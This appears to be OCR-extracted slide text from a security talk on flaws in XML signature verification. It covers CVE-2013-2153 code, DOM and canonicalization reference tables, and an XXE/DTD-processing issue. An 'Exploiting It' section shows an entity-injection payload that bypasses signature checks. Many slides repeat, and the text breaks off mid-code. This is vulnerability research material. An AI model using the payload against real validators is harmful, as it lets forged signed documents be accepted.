  while (child != 0 && (child->getNodeType() != DOMNode::ELEMENT_NODE))
    // Skip text and comments
    child = child->getNextSibling();

  if (child != NULL)
     // Have an element node - should be a reference, so let's load the list
    mp_referenceList = DSIGReference::loadReferenceListFromXML(mp_env, child);

}
```

CVE-2013-2153

```
void DSIGSignedInfo::load(void) {

  DOMNode * child = mp_signedInfoNode->getFirstChild();
  // Load rest of SignedInfo
  ...

  // Now look at references....
  child = child->getNextSibling();

  // Run through the rest of the elements until done
  while (child != 0 && (child->getNodeType() != DOMNode::ELEMENT_NODE))
    // Skip text and comments
    child = child->getNextSibling();

  if (child != NULL)
     // Have an element node - should be a reference, so let's load the list
    mp_referenceList = DSIGReference::loadReferenceListFromXML(mp_env, child);

}
```


CVE-2013-2153

```
void DSIGSignedInfo::load(void) {

  DOMNode * child = mp_signedInfoNode->getFirstChild();
  // Load rest of SignedInfo
  ...

  // Now look at references....
  child = child->getNextSibling();

  // Run through the rest of the elements until done
  while (child != 0 && (child->getNodeType() != DOMNode::ELEMENT_NODE))
    // Skip text and comments
    child = child->getNextSibling();

  if (child != NULL)
     // Have an element node - should be a reference, so let's load the list
    mp_referenceList = DSIGReference::loadReferenceListFromXML(mp_env, child);

}
```


CVE-2013-2153

```
void DSIGSignedInfo::load(void) {

  DOMNode * child = mp_signedInfoNode->getFirstChild();
  // Load rest of SignedInfo
  ...

  // Now look at references....
  child = child->getNextSibling();

  // Run through the rest of the elements until done
  while (child != 0 && (child->getNodeType() != DOMNode::ELEMENT_NODE))
    // Skip text and comments
    child = child->getNextSibling();

  if (child != NULL)
     // Have an element node - should be a reference, so let's load the list
    mp_referenceList = DSIGReference::loadReferenceListFromXML(mp_env, child);

}
```


Parsed DOM Tree



Parsed DOM Tree



Parsed DOM Tree



DOM Node Types

Ref: http://www.w3.org/TR/REC-DOM-Level-1/level-one-core.html#ID-1590626201

Node Type	Child Types
Attribute	Text, EntityReference
CDATASection	None
Comment	None
Document	Element, ProcessInstruction, Comment, DocumentType
Element	Element, Text, Comment, ProcessingInstruction, CDATASection, EntityReference
Entity	Element, ProcessingInstruction, Comment, Text, CDATASection, EntityReference
EntityReference	Element, ProcessingInstruction, Comment, Text, CDATASection, EntityReference
ProcessingInstruction	None

DOM Node Types

Ref: http://www.w3.org/TR/REC-DOM-Level-1/level-one-core.html#ID-1590626201

Node Type	Child Types
Attribute	Text, EntityReference
CDATASection	None
Comment	None
Document	Element, ProcessInstruction, Comment, DocumentType
Element	Element, Text, Comment, ProcessingInstruction, CDATASection, EntityReference
Entity	Element, ProcessingInstruction, Comment, Text, CDATASection, EntityReference
EntityReference	Element, ProcessingInstruction, Comment, Text, CDATASection, EntityReference
ProcessingInstruction	None


DOM Node Types

Ref: http://www.w3.org/TR/REC-DOM-Level-1/level-one-core.html#ID-1590626201

Node Type	Child Types
Attribute	Text, EntityReference
CDATASection	None
Comment	None
Document	Element, ProcessInstruction, Comment, DocumentType
Element	Element, Text, Comment, ProcessingInstruction, CDATASection, EntityReference
Entity	Element, ProcessingInstruction, Comment, Text, CDATASection, EntityReference
EntityReference	Element, ProcessingInstruction, Comment, Text, CDATASection, EntityReference
ProcessingInstruction	None

Entity References

```
<!DOCTYPE good [
   <!ENTITY ent "<b/>">
]>
<good>
  <a/>&ent;<c/>
</good>
```



Canonical Entity References

Ref: http://www.w3.org/TR/xml-c14n

Input Document	`<!DOCTYPE doc [`
	`<!ATTLIST doc attrExtEnt ENTITY #IMPLIED>`
	`<!ENTITY ent1 "Hello">`
	`<!ENTITY ent2 SYSTEM "world.txt">`
	`<!ENTITY entExt SYSTEM "earth.gif" NDATA gif>`
	`<!NOTATION gif SYSTEM "viewgif.exe">`
	`]>`
	`<doc attrExtEnt="entExt">`
	`  &ent1;, &ent2;!`
	`</doc>`
	
	`<!-- Let world.txt contain "world" (excluding the quotes) -->`

Canonical Form (uncommented)	`<doc attrExtEnt="entExt">`
	`  Hello, world!`
	`</doc>`


Canonical Entity References

Ref: http://www.w3.org/TR/xml-c14n

Input Document	
	`<!DOCTYPE doc [`
	`<!ATTLIST doc attrExtEnt ENTITY #IMPLIED>`
	`<!ENTITY ent1 "Hello">`
	`<!ENTITY ent2 SYSTEM "world.txt">`
	`<!ENTITY entExt SYSTEM "earth.gif" NDATA gif>`
	`<!NOTATION gif SYSTEM "viewgif.exe">`
	`]>`
	`<doc attrExtEnt="entExt">`
	`&ent1;, &ent2;!`
	`</doc>`
	
	`<!-- Let world.txt contain "world" (excluding the quotes) -->`

Canonical Form (uncommented)	`<doc attrExtEnt="entExt">`
	`Hello, world!`
	`</doc>`

Entity References after C14N



Exploiting It

```
<good>
   <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
     <SignedInfo>
       <CanonicalizationMethod/>
       <SignatureMethod/>
       <Reference URI="">
         <Transforms/>
         <DigestMethod/>
         <DigestValue>Bo0b5...</DigestValue>
       </Reference>
     </SignedInfo>
     <SignatureValue>K4TYp...</SignatureValue>
   </Signature>
 </good>
```


Exploiting It

```
<!DOCTYPE good [
   <!ENTITY hacked "<Reference URI=&#34;&#34;>...</Reference>">
]>
<good>
   <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
     <SignedInfo>
       <CanonicalizationMethod/>
       <SignatureMethod/>
       <Reference URI="">
         <Transforms/>
         <DigestMethod/>
         <DigestValue>Bo0B5...</DigestValue>
       </Reference>
     </SignedInfo>
     <SignatureValue>K4TYp...</SignatureValue>
   </Signature>
 </good>
```

Exploiting It

```
<!DOCTYPE good [
   <!ENTITY hacked "<Reference URI=&#34;&#34;>...</Reference>">
]>
<good>
   <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
     <SignedInfo>
       <CanonicalizationMethod/>
       <SignatureMethod/>
       &hacked;
     </SignedInfo>
     <SignatureValue>K4TYp...</SignatureValue>
   </Signature>
 </good>
```


Parsed DOM Tree



CVE-2013-XXXX

- Affected: Everyone!
- DTD processing during transformation
- Can lead to trivial XML DoS attacks
- Also file stealing through OOB XXE

Transforms



All Transforms
XSLT
Base64
Envelope
XPath
C14N
Inclusive
Exclusive

Transform Chain

```
<SignedInfo>
 <CanonicalizationMethod/>
 <SignatureMethod/>
 <Reference URI="">
  <Transforms>
   <Transform
      Algorithm="http://www.w3.org/2000/09/xmldsig#base64" />
   <Transform
      Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315" />
  </Transforms>
  <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
  <DigestValue>l8bqyMiBpK9m4zbmKnl2b2lZxfI=</DigestValue>
 </Reference>
</SignedInfo>
```

Transform Input/Output

Transform	Input Type	Output Type
C14N	XML Node Set	Octet Stream
Base64	Octet Stream	Octet Stream
Envelope	XML Node Set	XML Node Set
XPath	XML Node Set	XML Node Set
XSLT	Octet Stream	Octet Stream



Reparsing XML

```
XSECTXFMInputSource is(chain, false);

// Create a XercesParser and parse!
XercesDOMParser parser;
parser.setDoNamespaces(true);
parser.setCreateEntityReferenceNodes(true);
parser.setDoSchema(true);
parser.parse(is);

xsecsize_t errorCount = parser.getErrorCount();
if (errorCount > 0)
   throw XSECException(XSECException::XSLError);
mp_parsedDoc = parser.adoptDocument();
```

Reparsing XML

```
XSECTXFMInputSource is(chain, false);

